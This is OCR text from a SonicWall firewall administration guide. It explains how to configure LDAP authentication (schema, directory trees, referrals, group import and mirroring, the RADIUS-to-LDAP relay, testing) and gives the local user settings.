
> **NOTE:** Deselecting this default option will present an alert, but exchanges between the firewall and the LDAP server will still use TLS, only without issuance validation.

14 Select a local certificate from the **Local certificate for TLS** drop-down menu. This is optional, to be used only if the LDAP server requires a client certificate for connections. This feature is useful for LDAP server implementations that return passwords to ensure the identity of the LDAP client (Active Directory does not return passwords). This setting is not required for Active Directory. The default is **None**.

15 Click **Apply**.

Schema Tab

1 Click the **Schema** tab.



2 From the **LDAP Schema** drop-down menu, select one of the following LDAP schemas. Selecting any of the predefined schemas automatically populates the fields used by that schema with their correct values.

- **Microsoft Active Directory** (default)
- **RFC2798 InetOrgPerson**
- **RFC2307 Network Information Service**
- **Samba SMB**
- **Novell eDirectory**
- **User defined** – Allows you to specify your own values.

  IMPORTANT: Use this only if you have a specific or proprietary LDAP schema configuration.

3 The **Object class** field defines which attribute represents the individual user account to which the next two fields apply. This field is not modifiable unless you select **User defined.**

4 The **Login name attribute** field defines which attribute is used for login authentication. This field is not modifiable unless you select **User defined**.

5 If the **Qualified login name attribute** field is not empty, it specifies an attribute of a user object that sets an alternative login name for the user in *name@domain* format. This may be needed with multiple domains in particular, where the simple login name may not be unique across domains. This is set to **mail** for **Microsoft Active Directory** and **RFC2798 inetOrgPerson**.

6 The **User group membership attribute** field contains the information in the user object of which groups it belongs to. This is **memberOf** in Microsoft Active Directory. The other predefined schemas store group membership information in the group object rather than the user object, and therefore do not use this field. This field is not modifiable unless you select **User defined**.

7 The **Additional user group ID user attribute**, along with the **Additional user group match user group attribute** set in the **User Group Objects** section, allow for a schema that sets additional memberships for a user in addition to those found via member/memberOf attributes, for example, Active Directory's primary group attribute.

If the **Additional user group ID** user attribute is specified and its use enabled by selecting the Use checkbox, then when a user object is found with one or more instances of this attribute, a search for additional user groups matching those is made in the LDAP directory. If a group is found with the **Additional user group match** attribute set to that value, then the user is also made a member of that group.

TIP: With Active Directory, enabling the use of these attributes set to **primaryGroupID** and **primary** Group Token gives users membership of their primary user group, typically, **Domain Users**.

8 The **Framed IP address attribute** field can be used to retrieve a static IP address that is assigned to a user in the directory. Currently it is only used for a user connecting using L2TP with the firewall L2TP server. In future releases, this may also be supported for the SonicWall Global VPN Client (GVC). In Active Director, the static IP address is configured on the Dial-in tab of a user's properties.


9 The **Object class** field defines the type of entries that an LDAP directory may contain. A sample object class, as used by AD, would be `user` or `group`.

10 The **Member attribute** field defines which attribute is used for login authentication. Select whether the attribute is a:

- **Distinguished name**
- **User ID**

11 The **Additional user group match attribute**, along with the **Additional user group ID attribute**, allow for a schema that sets additional memberships for a user in addition to those found via member/memberOf attributes. For more information, see Step 7.

12 Optionally, to read the details of the schema, click the **Read from server** button. The **LDAP Read Schema** dialog displays.




a Specify whether to:

- **Automatically update the schema configuration** (default)
- **Export details of the schema**

b Click **OK**.

Directory Tab

1 Select the **Directory** tab.



2 In the **Primary Domain** field, specify the user domain used by your LDAP implementation. For AD, this will be the Active Directory domain name, such as *yourADdomain.com*. Changes to this field will, optionally, automatically update the tree information in the rest of the page. This is set to **mydomain.com** by default for all schemas except Novell eDirectory, for which it is set to **o=mydomain**.

3 In the **User tree for login to server** field, specify the tree in the directory that holds the user object for the user account specified in the **Login user name** field on the **Settings** tab resides. For example, in Active Directory (AD) the administrator account's default tree is the same as the user tree.

NOTE: This field is dimmed unless **Give login name/location in tree** is selected on the **Settings** tab.

4 The **Trees containing users** table lists the trees where user objects commonly reside in the LDAP directory. During user authentication, the listed trees are searched to locate the user. One default value, **mydomain.com/user**, is provided that can be edited, a maximum of 64 DN values may be provided, and the firewall searches the directory until a match is found, or the list is exhausted.

To add new trees:

a Click **Add**. The **New Tree** dialog displays with the default tree.

b Enter the new tree.

You can simply specify the primary domain, which encompasses sub-domains on secondary LDAP servers also, or to improve search efficiency, you can enter specific sub-trees within the directory.

You can specify a tree in either:

- Path format (for example, `domain.com/people`)
- Distinguished name format (for example, `ou=people,dc=domain,dc=com`); this format may be necessary for trees having DNs with non-standard formatting. When using

this format, any period (.) or slash (/) character must be preceded by a backslash (\ ). For additional escaping requirements for characters in distinguished names, see RFC2253.

c Click **OK**. The tree is added to the table.

To edit an existing tree in the table:

a Select the tree in the table.

b Click **Edit**.

c Make the necessary changes.

d Click **OK**. The changes are made to the tree in the table.

To remove an existing tree in the table:

a Select the tree in the table.

b Click **Remove**.

5 Ordering is not critical, but as trees are searched in the given order, it is most efficient to place the most commonly used trees first in each list. If referrals between multiple LDAP servers are to be used, then the trees are best ordered with those on the primary server first, and the rest in the same order that they will be referred. To reposition an entry in the table:

a Select the tree to be moved.

b Click the **Up** or **Down** arrow until the entry is in the desired position.

c Repeat Step a and Step b for each tree to be repositioned.

6 In the **Trees containing user groups** specify the trees where user group objects commonly reside in the LDAP directory. A maximum of 32 DN values may be provided. These are only applicable when there is no user group membership attribute in the schema's user object, and are not used with AD. To add new trees:

a Click **Add**. The **New Tree** dialog displays with the default tree.

b Enter the new tree. For formatting information, see Step 4.

c Click **OK**. The tree is added to the table.

To edit an existing tree in the table:

a Select the tree in the table.

b Click **Edit**.

c Make the necessary changes.

d Click **OK**. The changes are made to the tree in the table.

To remove an existing tree in the table:

a Select the tree in the table.

b Click **Remove**.

7 Ordering is not critical, but as trees are searched in the given order, it is most efficient to place the most commonly used trees first in each list. If referrals between multiple LDAP servers are to be used, then the trees are best ordered with those on the primary server first, and the rest in the same order that they will be referred. To reposition an entry in the table:

a Select the tree to be moved.


b Click the **Up** or **Down** arrow until the entry is in the desired position.

c Repeat Step a and Step b for each tree to be repositioned.

8 The **Auto-configure** button causes the firewall to auto-configure the **Trees containing users** and **Trees containing user groups** fields by scanning through the directory/directories looking for all trees that contain user objects. The **Primary Domain** and **User tree for login to server** must first be set.

NOTE: It will quite likely locate trees that are not needed for user login and manually removing such entries is recommended.

a Click **Auto-configure**. The **LDAP User/Group Trees Auto Configure** dialog displays.



b Select whether to:

- **Append to existing trees** – New trees are added to the current configuration
- **Replace existing trees** – Remove all currently configured trees first before adding new trees

c Click **OK**.


NOTE: This may take some time.

TIP: If using multiple LDAP/AD servers with referrals, this process can be repeated for each, replacing the **Domain to search** accordingly and selecting **Append to existing trees** on each subsequent run.

9 Click **Apply**.

Referrals Tab

1 Select the **Referrals** tab.




2 If multiple LDAP servers are in use in your network, LDAP referrals may be necessary. Select one or more of the following check boxes:

- **Allow referrals** – Select when user information is located on an LDAP server other than the primary one. This setting is enabled by default.
- **Allow continuation references during user authentication** – Select when individual directory trees span multiple LDAP servers.
- **Allow continuation references during directory auto-configuration** – Select to read directory trees from multiple LDAP servers in the same operation. This setting is enabled by default.
- **Allow continuation references in domain searches** – Select to search for sub-domains in multiple LDAP servers. This setting is enabled by default.

3 Click **Apply**.

Users & Groups Tab

1 Select the **Users & Groups** tab.



2 Check the **Allow only users listed locally** checkbox to require that LDAP users also be present in the firewall local user database for logins to be allowed.

3 Check the **User group membership can be set locally by duplicating LDAP user names** checkbox to allow for group membership (and privileges) to be determined by the intersection of local user and LDAP user configurations.

4 From the **Default LDAP User Group** drop-down menu, select a default group on the firewall to which LDAP users will belong in addition to group memberships configured on the LDAP server.

> **TIP:** Group memberships (and privileges) can also be assigned simply with LDAP. By creating user groups on the LDAP/AD server with the same name as built-in groups (such as **Guest Services, Content Filtering Bypass, Limited Administrators**), and by assigning users to these groups in the directory, or by creating user groups on the firewall with the same name as existing LDAP/AD user groups, group memberships are automatically granted to users upon successful LDAP authentication.

The firewall can retrieve group memberships more efficiently in the case of Active Directory by taking advantage of its unique trait of returning a 'memberOf' attribute for a user.

5 Click the **Import users** button to configure local users on the SonicWall by retrieving the user names from your LDAP server. The **LDAP Import Users** dialog displays, listing the user names available for import to the SonicWall.

   a Select the checkbox for each user you want to import into the SonicWall appliance.

   b Click **Save selected**.

The list of users read from the LDAP server can be quite long, and you might not want to import all of them. A **Remove from list** button is provided, along with several methods of selecting unwanted users.You can use these options to reduce the list to a manageable size and then select the users to import.


Having users on the SonicWall with the same name as existing LDAP users allows SonicWall user privileges to be granted upon successful LDAP authentication.

6 The names of user groups on the LDAP server need to be duplicated on the SonicWall appliance if they are to be used in policy rules, CFS policies, etc. Click the **Import user groups** button to import user groups to the SonicWall appliance from the LDAP server. The **Import user groups** from LDAP dialog displays.

a Select whether to:

- **Import user groups from the LDAP directory** (default)
- **Auto-configure groups for setting memberships by LDAP location (OU)**

The **LDAP Import User Groups** dialog displays.



b Select the checkbox for each user group you want to import into the SonicWall appliance.

c Click **Save selected**.

The list of user groups read from the LDAP server can be quite long, and you might not want to import all of them. A **Remove from list** button is provided, along with several methods of selecting unwanted users.You can use these options to reduce the list to a manageable size and then select the users to import.

Having user groups on the SonicWall appliance with the same name as existing LDAP/AD user groups allows SonicWall group memberships and privileges to be granted upon successful LDAP authentication.

Alternatively, you can manually create user groups on the LDAP/AD server with the same names as SonicWall built-in groups (such as Guest Services, Content Filtering Bypass, Limited Administrators) and

assign users to these groups in the directory. This also allows SonicWall group memberships to be granted upon successful LDAP authentication.

The SonicWall appliance can retrieve group memberships efficiently in the case of Active Directory by taking advantage of its unique trait of returning a 'memberOf' attribute for a user.

7 To enable LDAP user group mirroring, select the **Mirror LDAP user groups locally** checkbox.

When LDAP user group mirroring is enabled, the SonicWall appliance periodically auto-imports user groups and user-group nestings (memberships where groups are members of other groups) from the LDAP server(s) to create local user groups that mirror those in the LDAP directory.

These mirror user groups are listed separately on the **Users > Local Groups** page and have names that include the domain in which they are located. The groups can be selected in access rules, CFS policies, and so forth, just as other local user groups, although there are a few restrictions, for example, they cannot have other user groups added as members locally on the SonicWall appliance, although they can be made members of other local user groups and local users can be made members of them.

Users who are members of a user group on the LDAP server automatically receive any access privileges set via its local mirror group.

The maximum number of user groups that can be imported is limited per product, and an event log is generated if not all the groups found on the LDAP server can be imported because the maximum number has been exceeded.

TIP: To avoid exceeding this limit, select to import only groups that have members and/or set filters to avoid importing unneeded groups. To obtain an XML list of all the user groups that the appliance will try to mirror, enter the following in your browser's address bar:

`https://<ip—address>/ldapMirror.xml`.

You can also determine the maximum number of user groups by displaying the tooltip for this setting.

The groups are imported from the directory trees configured in the **Trees containing user groups** table on the **Directory** tab (see Directory Tab on page 1562). Filters can be configured in the **Exclude groups in these sub-trees** table below.

8 When the **Mirror LDAP user groups locally** is selected, the **Refresh period (minutes)** field becomes active. Enter the maximum time between refreshes. The default is **5** minutes.

9 Optionally, to refresh immediately, click the **Refresh now** button.

10 Select the groups to mirror:

- **All user groups on the LDAP server**
- **Only groups that have member users or groups** (default)

11 Exclude sub-trees in the LDAP directory from mirroring by adding sub-trees to the **Exclude groups in these sub-trees** table. You can exclude up to 32 sub-trees in the LDAP directory; any user groups located in or under the given sub-trees are not mirrored.

a Click the **Add** button. The **New Tree** dialog displays.

b Enter the new tree.

c Click **OK**. The tree is added to the table.

To edit an existing tree in the table:

a Select the tree in the table.

b Click **Edit**.

c Make the necessary changes.

d Click **OK**. The changes are made to the tree in the table.

To remove an existing tree in the table:

a Select the tree in the table.

b Click **Remove**.

12 Ordering is not critical, but as trees are searched in the given order, it is most efficient to place the most commonly used trees first in each list. If referrals between multiple LDAP servers are to be used, then the trees are best ordered with those on the primary server first, and the rest in the same order that they will be referred. To reposition an entry in the table:

a Select the tree to be moved.


b Click the **Up** or **Down** arrow until the entry is in the desired position.

c Repeat Step a and Step b for each tree to be repositioned.

13 Click **Apply**.

LDAP Relay Tab

1 Select the **LDAP Relay** tab.



2 Select the **Enable RADIUS to LDAP Relay** checkbox to enable RADIUS to LDAP relay. This setting is not enabled by default.

The RADIUS to LDAP Relay feature is designed for use in a topology where there is a central site with an LDAP/AD server and a central firewall with remote satellite sites connected into it using firewalls that may not support LDAP. In that case, the central firewall can operate as a RADIUS server for the remote firewalls, acting as a gateway between RADIUS and LDAP, and relaying authentication requests from them to the LDAP server.

3 Under **Allow RADIUS clients to connect via**, select the relevant checkboxes and policy rules will be added to allow incoming RADIUS requests accordingly. The options are:

- **Trusted Zones**
- **WAN Zone** (default)
- **Public Zones**
- **Wireless Zones**
- **VPN Zone** (default)

4 In the **RADIUS shared secret** field, enter a shared secret common to all remote firewalls.

5 In the user groups for legacy users fields, define the user groups that correspond to the legacy users:

- **User group for legacy VPN users**
- **User group for legacy VPN client users**
- **User group for legacy L2TP users**
- **User group for legacy users with Internet access**


These settings allow inter operation with remote SonicWall appliances running non-enhanced firmware that does not support user groups. When a user in one of the given user groups is authenticated, the remote SonicWall appliance is informed that the user is to be given the relevant privilege.

NOTE: The 'Bypass filters' and 'Limited management capabilities' privileges are returned based on membership to user groups named 'Content Filtering Bypass' and 'Limited Administrators' – these are not configurable.

6 Click **Apply**.

Test Tab

1 Select the **Test** tab.



The **Test** tab tests the configured LDAP settings by attempting authentication with specified user and password credentials. Any user group memberships and/or framed IP address configured on the LDAP/AD server for the user will be displayed.

2 In the **Username** and **Password** fields, enter a valid LDAP login name for the LDAP server you configured.

3 Select **Password authentication** or **CHAP** (Challenge Handshake Authentication Protocol).

> **NOTE:** CHAP only works with a server that supports retrieving user passwords using LDAP and in some cases requires that the LDAP server to be configured to store passwords reversibly. CHAP cannot be used with Active Directory.

4 Click **Test**. Status and information returned from the LDAP server are displayed in the **Test Status**, **Message from LDAP**, and **Returned User Attributes** fields.

5 Click **Apply**.


6 Click **OK**.

136

Configuring Local Users

Users > Local Users

Local Users are users stored and managed on the security appliance's local database. In the Users > Local Users page, you can view and manage all local users, add new local users, and edit existing local users. You can also import users from your LDAP server.



Topics:

- Configuring a Guest Administrator on page 1581

Configuring Local User Settings

The following global settings can be configured for all local users on the **Users > Local Users** page:

- **Apply password constraints for all local users** - Applies the password constraints that are specified on the **System > Administration** page to all local users. For more information on password constraints, see Login Security on page 179.

  NOTE: This does not affect the default “admin” user account.

- **Prune account upon expiration** - For a user account that is configured with a limited lifetime, selecting this checkbox causes the user account to be deleted after the lifetime expires. Disable this checkbox to have the account simply be disabled after the lifetime expires. The administrator can then re-enable the account by resetting the account lifetime.

Viewing, Editing and Deleting Local Users

You can view all the groups to which a user belongs on the **Users > Local Users** page. Click on the **Expand** icon next to a user to view the group memberships for that user.

The three columns to the right of the user’s name list the privileges that the user has. In the expanded view, it displays which group the user gets each privilege from.

- Hover the mouse pointer over the **Comment** icon in the VPN Access column to view the network resources to which the user has VPN access.
- In the expanded view, click the **Remove** icon under **Configure** to remove the user from a group.
- Click the **Edit** icon under **Configure** to edit the user.
- Click the **Delete** icon under **Configure** to delete the user or group in that row.

